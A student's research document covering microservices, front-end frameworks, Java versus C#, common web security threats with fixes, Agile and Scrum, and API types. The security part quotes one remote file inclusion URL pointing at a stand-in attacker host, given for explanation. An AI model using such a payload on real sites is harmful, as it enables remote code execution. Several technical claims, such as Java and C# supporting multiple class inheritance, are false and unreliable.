RESEARCH DOCUMENT

S3-INDIVIDUAL

Welles,Nick N.H.M.

2022 -2023

Inhoudsopgave

[Micro services 2](#_Toc114487648)

[Front-end framework 2](#_Toc114487649)

[Angular 4](#_Toc114487650)

[ReactJS 4](#_Toc114487651)

[Vue.js 4](#_Toc114487652)

[Conclusion 5](#_Toc114487653)

[Backend framework 5](#_Toc114487654)

[C# 6](#_Toc114487655)

[Java 6](#_Toc114487656)

[Swearwords per backend framework 7](#_Toc114487657)

[Website security 8](#_Toc114487658)

[What is security? 8](#_Toc114487659)

[Why do we need security? 8](#_Toc114487660)

[Threats 8](#_Toc114487661)

[How do we fix these security flaws 10](#_Toc114487662)

[What is Agile? 13](#_Toc114487663)

[Agile manifesto 13](#_Toc114487664)

[The 12 principles 13](#_Toc114487665)

[Scrum 13](#_Toc114487666)

[Sprint 13](#_Toc114487667)

[Agile requirements 14](#_Toc114487668)

[Functional requirements 14](#_Toc114487669)

[Non-functional requirements 14](#_Toc114487670)

[User stories 14](#_Toc114487671)

[Acceptance criteria 14](#_Toc114487672)

[User acceptance tests 15](#_Toc114487673)

[API 16](#_Toc114487674)

[What is an API? 16](#_Toc114487675)

[What are APIs used for? 16](#_Toc114487676)


[What Different Types of APIs are there? 16](#_Toc114487677)

[What are Web Service APIs? 16](#_Toc114487678)

# Micro services

In my own words and very short, micro services are little pieces of functionality in a project. These services are easily maintainable, testable, can be deployed independently and are maintained by a small team.

For example, microservices can also be API-first, Cloud-native SaaS.



Sources:  
 <https://microservices.io/>   
 <https://www.iodigital.com/nl/insights/blogs/MACH-waardevol-organisatie/>

# Front-end framework

Before I came to Fontys, I had already graduated from ROC Ter AA in Helmond on Application- and media development. Here I had two internships, one of which introduced me to Angular. This is a super handy Front-end framework that uses HTML, SCSS and TypeScript. This one is in my list to research, and to this day, my favourite.

What there is a lot of market in these days is primarily ReactJS. I've worked with React Native during one of the other internships, and at first glance, the two don't seem too far apart.

I've also heard Vue come by a lot. Also a framework with JavaScript but worth investigating. By the way, these frameworks can be found in Canvas.

* Angular
* ReactJS
* Vue.js

Short bullets:

* React leads the market with 35.9% of developers using it. However, Angular is surpassing the popularity of Vue.js. Angular is being chosen by 25.1% of developers while Vue is utilized by 17.3% of developers.
* Market trends:   
  React: GitHub Stars 181K / Fork 36.9k / Contributors 1538/ Used By 8.8 Million Users

Angular: GitHub Stars 79.2K / Fork 20.8k / Contributors 1528 / Used By 2.1 Million Users

Vue.js: GitHub Stars 193K / Fork 31.3k / Contributors 404

Afbeelding met tafel

Automatisch gegenereerde beschrijving

## Angular

Angular is a TypeScript-based JavaScript framework developed by Google. It is being called at times a Platform rather than a framework. However, the unmatched features of React have surpassed Angular. With a wide choice of in-build features, Angular allows you to build, manage and test your app much more efficiently. In addition, it is a widely popular framework for front-end development, therefore giant organizations such as Google, Forbes, WhatsApp and other 500 companies have shown interest in this framework.

**Pros of using Angular**

* Ensuring excellent app performance;
* Providing offline support and PWA capabilities for the app development;
* Ideal option for creating large scale applications as it provides in-build features;
* Projects developed with Angular are expandable, scalable, and developed more quickly;
* It embraces the Angular-CLI command-line tool;
* Angular provides a basic framework for developing web apps and managing it without any support of other libraries.
* Ensure end-to-end testing.

**Downsides of using Angular**

* Angular is the platform’s limited SEO options and poor accessibility for search engine crawlers.
* With such a complex web of modules, coding languages, integrations and customizing capabilities, Angular is quite difficult to learn.

## ReactJS

React is launched as a JavaScript library by Facebook. Over the last few years, React is vastly growing as it uses a Virtual DOM that makes it easier to compare previous HTML code differences and only loads the different parts.

**Pros of using React**

* Ensuring faster loading;
* The separation of data and presentation is possible with React;
* Being based on JavaScript, it is more simple to begin with;
* Single file contains both markup and logic (JSX).

**Downsides of using React**

* It is just a JavaScript library, not a complete framework;
* Implementing MVC architecture is not possible with React;
* Insufficient to build web app without the support of other libraries;

## Vue.js

Vue is a community-driven open-source framework and a rapidly growing JavaScript Framework. It is a most-discussed and rapidly growing JavaScript-based framework that is initiated by Google’s Ex-employee Evan You. It is a framework that sits somewhere between React and Angular. Vue is also all about developing User Interfaces by combining reusable components. But beyond that, Vue gives you more of React and less of Angular which is why it is surpassing Angular.

**Pros of using Vue**

* Vue comes up with in-detail documentation.
* Reusable components of this framework make the development process much faster and easier.
* There is a possibility of Component-based Architecture (CBA).
* It provides flexibility and simplicity for app development.
* Vue provides a list of tools and libraries such as official CLI, Development tools, Vue Router, State Management, and more.

**Downsides of using Vue**

* Community support is not as wide as Angular and React
* Limited number of plugin availability

## Conclusion

**Angular**: Angular is one of the mature frameworks, having good contributors and ensuring a complete package for app development. On the other side, it requires steep learning and creating watchers to view updates which may put off new app developers. All in all Angular is an ideal option for companies with the requirement for large scale apps.

**React**: React has an outgrown community for support. It has worldwide acceptance and is a good choice for front-end development.

**Vue**: It is a young library without any backing from major companies but still considered as a strong competitor for Angular and React. Due to its flexibility and ease of use, it has become a choice of industry giants.

Source: <https://javascript.plainenglish.io/angular-vs-react-vs-vue-js-which-is-the-best-choice-for-2022-5ef83f2257ab/>

# Backend framework

**Difference between Java and C#**

* Java is class-based and object-oriented whereas C# is object-oriented and component-oriented.
* Java doesn’t support features like operator overloading and pointers, whereas C# does.

**Similarities Between C# and Java**

* Object-Oriented: Both languages are object-oriented and hence support concepts like encapsulation, polymorphism, inheritance, and more.
* Dependence from C and C++: C and C++ are a superset to both Java and C#.
* Intermediate Language Code Generation: Java compiler and C# compilers generate an intermediate language code after compilation. C# compiler generates Microsoft Intermediate Language (MSIL), whereas Java compiler generates Java bytecode.
* Advance Features: Both languages include advanced features like garbage collection.
* Syntax: Both languages are syntactically similar.
* Multiple Inheritance: Both languages support multiple class inheritance.

**Key differences**

* Runtime Environment: Java runs on JRE (Java Runtime Environment), whereas C# runs on CLR (Common Language Runtime).
* Programming Paradigm: Java is a strictly object-oriented language, whereas C# is object-oriented, functional, strongly typed, and component-oriented.
* Operator Overloading: Java doesn't support operator overloading, whereas C# supports operator overloading for multiple operators.
* Pointers: Java does not support pointers, whereas C# supports pointers only in unsafe mode.
* Arrays: Java arrays are a specialization of Object, while C# arrays are a specialization of System.

## C#

**Advantages of C#**

* C# provides lambda and generics support.
* Language-Integrated Query (LINQ)
* Secure extension methods
* Properties with getting/set methods
* Memory management
* Best in class cross-platform support
* Backward compatibility

**Disadvantages of C#**

* Poor GUI
* Must be windows based (C# is an internal part of the .NET framework)
* Software is proprietary; requires an upfront purchase.
* Mostly depends on the .Net framework; less flexible.
* Executes slowly, and the program needs to be compiled every time changes are made.

## Java


**Advantages of Java**

* Provides detailed documentation
* Offers a large pool of skilled developers
* Allows the development of standard programs and reusable code
* Offers a multi-threaded environment
* Excellent and high performance
* Huge array of 3rd party libraries
* Easy to navigate libraries

**Disadvantages of Java**

* The JIT compiler makes the program slow.
* Java demands high memory and processing requirements.
* The language does not provide any support for low-level programming constructs like pointers.
* The user has no control over garbage collection as Java does not provide functions like delete(), or free().

## Swearwords per backend framework



# Website security

## What is security?

Website security is all the security measures that protect your website from cyberattacks made by cybercriminals. It involves the right procedures, the right people, as well as the right tools and applications. It often goes beyond just the website and includes web host/web server and hosting provider security as well. In this semester we need to make sure our website does meet some requirements when talking about security.

There are simple things in security, like an SSL certificate. With Let’s Encrypt you can get an SSL certificate very easily and for free. I’ve used Let’s Encrypt for a few years now and it is very reliable.

## Why do we need security?

When you want to secure your website you need to meet certain requirements. Open Web Application Security Project (OWASP) standards, security professionals consider a variety of factors. Keeping abreast with OWASP standards helps security staff stay up to date with industry-standard web safety expectations. Various technologies are available to help companies achieve web security, including web application firewalls (WAFs), security or vulnerability scanners, password-cracking tools, fuzzing tools, black box testing tools, and white box testing tools.

### Threats

#### SQL Injection

SQL injection is a technique an attacker uses to exploit vulnerabilities in a database’s search process. With SQL injection, an attacker can obtain access to privileged information, create user permissions, modify permissions, or execute plans to change, manipulate, or destroy data. In this way, a hacker can capture sensitive information or alter it to interrupt or control the functioning of a crucial system.

#### Cross-site scripting

Cross-site scripting (XSS) refers to a vulnerability that gives hackers an opening to insert client-side scripts inside a page. This is then used to gain access to critical data directly. XSS can also be used by a hacker to pretend to be another user or to fool a user into disclosing crucial information.

#### Remote File Inclusion

With remote file inclusion, an attacker references external scripts using vulnerabilities in a web application. The attacker can then attempt to use the referencing function within an application to upload malware. These types of malware are also referred to as backdoor shells. All this is done from a different Uniform Resource Locator (URL) within a separate domain.

#### Password Breach

Breaching a user’s password is a common technique to gain access to web resources. In many cases, the hacker will use a password that the user or administrator had used to log in to another site for which the hacker has a list of login credentials.|  
In other cases, hackers use a technique called password spraying, in which they use common passwords like "12345678" or "password123," and try them out one after the other until they gain access. There are several other techniques like keyloggers or simply finding your password written down and using it.

#### Code Injection

Code injection involves an attacker using an input validation vulnerability in a computer’s software system to introduce and run malicious code. This code then proceeds to make changes to how the software and computer work.

#### Broken access control

This is a policy so that normal users cannot break the website with permissions they should not be allowed to use. Instead they should face an alert that says that they’re unauthorized to do this action.  
This can be done by for example: parameter tampering in the URL or force browsing.  
Accessing the API methods with missing access controls.  
Manipulation of metadata when using a JSON web token.  
CORS misconfiguration (Cross-Origin Resource Sharing)

#### Security Misconfiguration

The application may be vulnerable if it lacks certain security hardening on one or more components of the application or cloud service. Even if unnecessary features are on that should not (yet) be in production. A default admin account still enabled with default username and password. Sensitive error messages are still on, allowing a hacker to learn more about the systems.

#### Vulnerable and Outdated Components

We all have seen a website which has outdated plugins or core systems. These are more vulnerable to hackers if they know how to hack that version of the core system and/or plugin.  
They will be left outdated if you don’t know the current version(s) and if you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion.

#### Identification and Authentication Failures

It is critical to confirm the users identity when authenticating for a login and/or register. It protects against authentication-related attacks. A data breach refers to when confidential or sensitive information gets exposed. Data breaches can sometimes happen by accident, but they are often perpetrated by hackers with the intention of using or selling the data.  
Examples of attacks can be:

* Brute force attacks (on login)
* Default, or weak passwords (like admin or test123)
* Weak processes to recover a password (lost password)
* Weakly hashed passwords or sensitive data
* Session identifier explosion in URL

#### Software and Data Integrity Failures

These type of failures can occur when a piece of software relies on plugins and/or libraries from untrusted sources. Pipelines, repositories can introduce potential unauthorized access.  
Also, many libraries and plugins have an auto-update functionality build into them with insufficient verification and testing to apply to a running piece of software.

#### Security Logging and Monitoring Failures

By monitoring fails by uses in a software system it is easy to track down possible vulnerabilities in your system. With the following events, your system has a possibility to certain vulnerabilities.

* Audible events are not logged
  + Login
  + Login fails
  + High value transactions
* Warnings generate unclear messages
* Logs of full-stack applications are not monitored for strange activity
* Those logs are only stored locally

#### Server-Side Request Forgery

These flaws occur when a web application is fetching some sort of remote source without validating the supplied URL by a user. This allows the attacker to force the application to send a handmade request to an unexpected destination. This flaw is becoming very severe due to the rise of cloud services.

## How do we fix these security flaws

#### SQL Injection

The following techniques can be used to prevent SQL injection

* Use statements with parameters.
* Allow-list Input Validation. Input validation should be applied on both syntactical and Semantic level.
  + Syntactic validation should enforce correct syntax of structured fields
  + Semantic validation should enforce correctness of their values in the specific business context

#### Cross-site scripting

This is a list of techniques to prevent or limit the impact of XSS. No single technique will solve XSS. Using the right combination of defensive techniques is necessary to prevent XSS.

Ensure that all variables go through validation and are then escaped or sanitized. Any variable that does not go through is a potential weakness.

#### Remote File Inclusion

Most RFI attacks against websites are built on the server-side scripting language PHP. Although PHP is not the only means of RFI.

http://yoursite.com/index.php?page=http://ev.il/badscript.php?

If the script on the victim server resembles the example from earlier, the server will execute the PHP include statement for the URL: http://ev.il/badscript.php?.html

To prevent this never use arbitrary input data in a literal file include request. Use a filter to thoroughly scrub input parameters against possible file inclusions. Build a dynamic whitelist.

#### Password Breach

Below are some common safeguards that can be used to prevent a password breach.

Implement an expiration on passwords so that users need to reset their password after a certain amount of days.

Enforce 2FA (2 factor authentication). This will add an extra layer of security when logging in.

Implement IP whitelisting so that employees can access their accounts only from that whitelisted IP address.

Implement logout timers. For example, auto-logout users that are logged in longer than 2 hours.

#### Broken access control

Access control is only effective in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

* Deny access to all private resources.
* Limit the rate that users can access calls to an API and controller.
* Add a control mechanism that can be re-used across the entire application preventing CORS.

#### Security Misconfiguration

Without a concerted, repeatable application security configuration process, systems are at a higher risk. The following list could help to prevent high risks.

* A hardening process that is repeatable makes it fast and easy to deploy an environment that is very secure and locked down. This process should be automated to prevent taking the effort to set up a new secure environment.
* Remove or uninstall all unnecessary features, components etc that are in production.
* Review all configurations to all security updates and notes.

#### Vulnerable and Outdated Components

A patch management process should be in place to prevent risks.

* Remove unused dependencies, unnecessary features, components, files, and documentation.
* Continuously inventory the versions of both client-side and server-side components.
* Obtain libraries or plugins from official sources over secure links. Prefer that the packages are signed.
* Monitor all libraries and check when there are unmaintained ones.

#### Identification and Authentication Failures

Below there are some techniques to prevent authentication weaknesses.

When possible, add some sort of multi-factor authentication. Such as 2FA. Anything to prevent something like brute force attacks.

* Do not ship with default credentials, such as admin/admin
* Check passwords for weakness.
* Implement a refresh password functionality that employees have to renew their password after let’s say, 30 days.
* Limit login attempts after a number of fails.

#### Software and Data Integrity Failures

The following techniques might help preventing these failures

* Use digital signatures to verify that the data is from the source you expected it to come from.
* Make sure libraries and dependencies are ingesting trusted repositories.
* Make sure that your CI/CD pipeline has great separation, configuration and access control to make sure that the integrity of the code flows through the build and deploy.

#### Security Logging and Monitoring Failures

Depending on the risk of the application, below are some techniques that could be implemented.

* Ensure all login, access control, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts.
* Make sure that logs are generated in a format that is easily readable.
* Make sure data is encoded properly so that you can prevent injections or attacks in the monitoring system.

#### Server-Side Request Forgery

Developers can prevent SSRF by implementing some or all the following defence.

Network layer:

* Splitting remote resource access functions into separate networks to mitigate the impact of SSRF

Application layer:

* Clear and validate all client-supplied data submitted.
* Don’t send raw responses to a client.
* Disable HTTP redirections.

# What is Agile?

In short, Agile is an iterative approach to project management and software development that helps teams deliver value to their customers faster and with fewer headaches. Instead of setting all their sights on a resounding launch, an agile team delivers work in small, but immediately usable, chunks. Requirements, plans and results are continuously evaluated, giving teams a natural mechanism to respond quickly to change.

## Agile manifesto

In early 2001, against the backdrop of the Wasatch Mountains in Snowbird, Utah, United States, 17 people gathered to discuss the future of software development. The problem, they agreed, was that companies were so focused on excessively planning and documenting their software development cycles that they were losing sight of what really mattered: satisfying their customers. Companies may have touted corporate values such as "excellence" and "integrity," but these values did little to help guide people in the right direction, especially software developers. That needed to change. Many of the Snowbird 17 already had ideas about how to usher in the new era of software development. The trip to the mountains was their chance to discuss this in depth.

The result of this long weekend was the Agile manifesto, consisting of just 68 words. However, the short but very powerful document changed software development forever. In the nearly two decades since the document was created, these words (and the 12 principles that followed) have been embraced (to varying degrees) by countless individuals, teams and companies.

## The 12 principles

1. Early and Continuous Delivery of Valuable Software
2. Embrace Change
3. Frequent Delivery
4. Business and Developers Together
5. Motivated Individuals
6. Face-to-Face Conversation
7. Working Software
8. Sustainable Development
9. Technical Excellence
10. Simplicity
11. Self-Organizing Teams
12. Regular Reflection and Adjustment

Source: <https://www.plutora.com/blog/12-agile-principles>

## Scrum

In short, Scrum is a framework that helps teams work together. Like a rugby team training for an important match, teams can use scrums to learn through experiences, organize themselves as they work on a problem and reflect on their successes and mistakes to continually improve themselves.

### Sprint

A sprint is a defined time period within which a scrum team completes a certain amount of work. Sprints are the core of scrum and agile working methods, and by executing sprints properly, your agile team can deliver better software with less effort.

## Agile requirements

Identifying agile requirements for a project can help teams understand what functions and features the finished product needs to have. It can also help set performance benchmarks so they can determine how well the product functions.

### Functional requirements

An functional requirement identifies a function or features the finished product needs to have. Teams use this information to determine what steps they need to take to produce the desired product. They can also use this information to establish goals and benchmarks for production to help them track their progress. Example:

* A landing page with a customer feedback form
* A search feature that allows users to find past invoices
* A forum that members can use to communicate with each other

### Non-functional requirements

Non-functional requirements define how well a solution needs to perform. Also known as quality attributes, non-functional requirements describe the general characteristics of a product or system. They describe how it must behave and establish constraints on its functionality.

Non-functional requirements are usually based on something you can measure. Such as usability, security, reliability and performance.

### User stories

User stories will help to express requirements from the perspective of an end user. Identifying user stories at the beginning of a project can help team members assess which features are the most important and develop products or services that meet the needs of the person receiving them. They can also help team members break down specific product features into smaller and more manageable tasks. Example:

* As a user, I would like to receive an email after registration so I can confirm my email address.
* As a customer service representative, I need to improve our customer response time so we can retain customers.
* As an investor, I need to see a daily summary of my investment accounts so I can focus on which one needs my immediate attention.

These user stories clearly define what features they may want and why. By identifying users' needs with user stories, teams can focus on producing higher-quality products and services.

### Acceptance criteria

The acceptance criteria define how a team can test or measure a user story to determine it's working. Teams use acceptance criteria to identify which metrics they can use to assess the success of a project. Here are some examples of acceptance criteria:

* Has customer retention improved by 15% over the last year?
* Is the speed of product dispatch under 24 hours?
* Has the product range increased by 20% over the last two years?

To develop acceptance criteria, make sure the requirements follow the SMART goal methodology. SMART goals are goals that are specific, measurable, achievable, relevant and time-based.

### User acceptance tests

User acceptance tests identify an actual set of scenarios a tester could go through to assess that a specific product or service feature is complete. This can help teams and clients understand how a feature works and verify if a solution meets the needs of their customers. For example, if a team wants to create a user acceptance test to make sure consumers receive a confirmation email after registering to download their software, they could implement the following user acceptance test:

* Step one: Visit the website www.softwaretest.com/register
* Step two: Register for the software by filling out the form with your email address.
* Step three: Open your email address and locate the confirmation email.

If a user completes all the steps in a user acceptance test, then the team can determine that the product meets the acceptance criteria.

# API

## What is an API?

An API, an acronym for Application Programming Interface, is a set of definitions and protocols that allow technology products and services to communicate with each other via the internet.

## What are APIs used for?

If you are a beginner programmer, you may be wondering what the definition of API is. An API (Application Programming Interface) allows your application to interact with an external service using a simple set of commands. To break down the name, the “Interface” is where different software components can interact. Using an API allows developers to add specific functionalities to their applications and can speed up the development process.

## What Different Types of APIs are there?

There are four main types of APIs:

1. Open APIs: Also known as Public APIs. These APIs are publicly available and there are no restrictions to access them.
2. Partner APIs: These APIs are not publicly available, so you need specific rights or licenses to access them.
3. Internal APIs: Also known as Private APIs. These APIs are usually meant for use within a company and are only exposed by internal systems. A company can use this type of API across different internal teams to be able to improve its products and services.
4. Composite APIs: These APIs combine different data and service APIs. It is a sequence of tasks that runs synchronously as a result of the execution and not at the request of a task. The main purpose of this type of API is to speed up the process of execution and improve the performance of the listeners in the web interfaces.

## What are Web Service APIs?

Apart from the main web APIs, there are also web service APIs. A web service is a system or software the uses an address (ex: the URL on the World Wide Web) to provide access to its services. The most common types of web service APIs include:

1. SOAP (Simple Object Access Protocol): This is a protocol that uses XML as a format to transfer data. Its main function is to define the structure of the messages and method of communication. It also uses WSDL (Web Service Definition Language) in a machine-readable document to publish a definition of its interface.
2. XML-RPC: This is a protocol that uses a specific XML format to transfer data, compared to SOAP that uses a proprietary XML format. It is also older than SOAP. XML-RPX uses minimum bandwidth and is much simpler than SOAP.
3. JSON-RPC: This protocol is similar to XML-RPC, but instead of using an XML format to transfer the data it uses JSON.
4. REST (Representational State Transfer): REST is not a protocol like the other web services. Instead, it is a set of architectural principles. The REST service needs to have certain characteristics, including simple interfaces, which are resources identified easily within the request and manipulation of resources using the interface.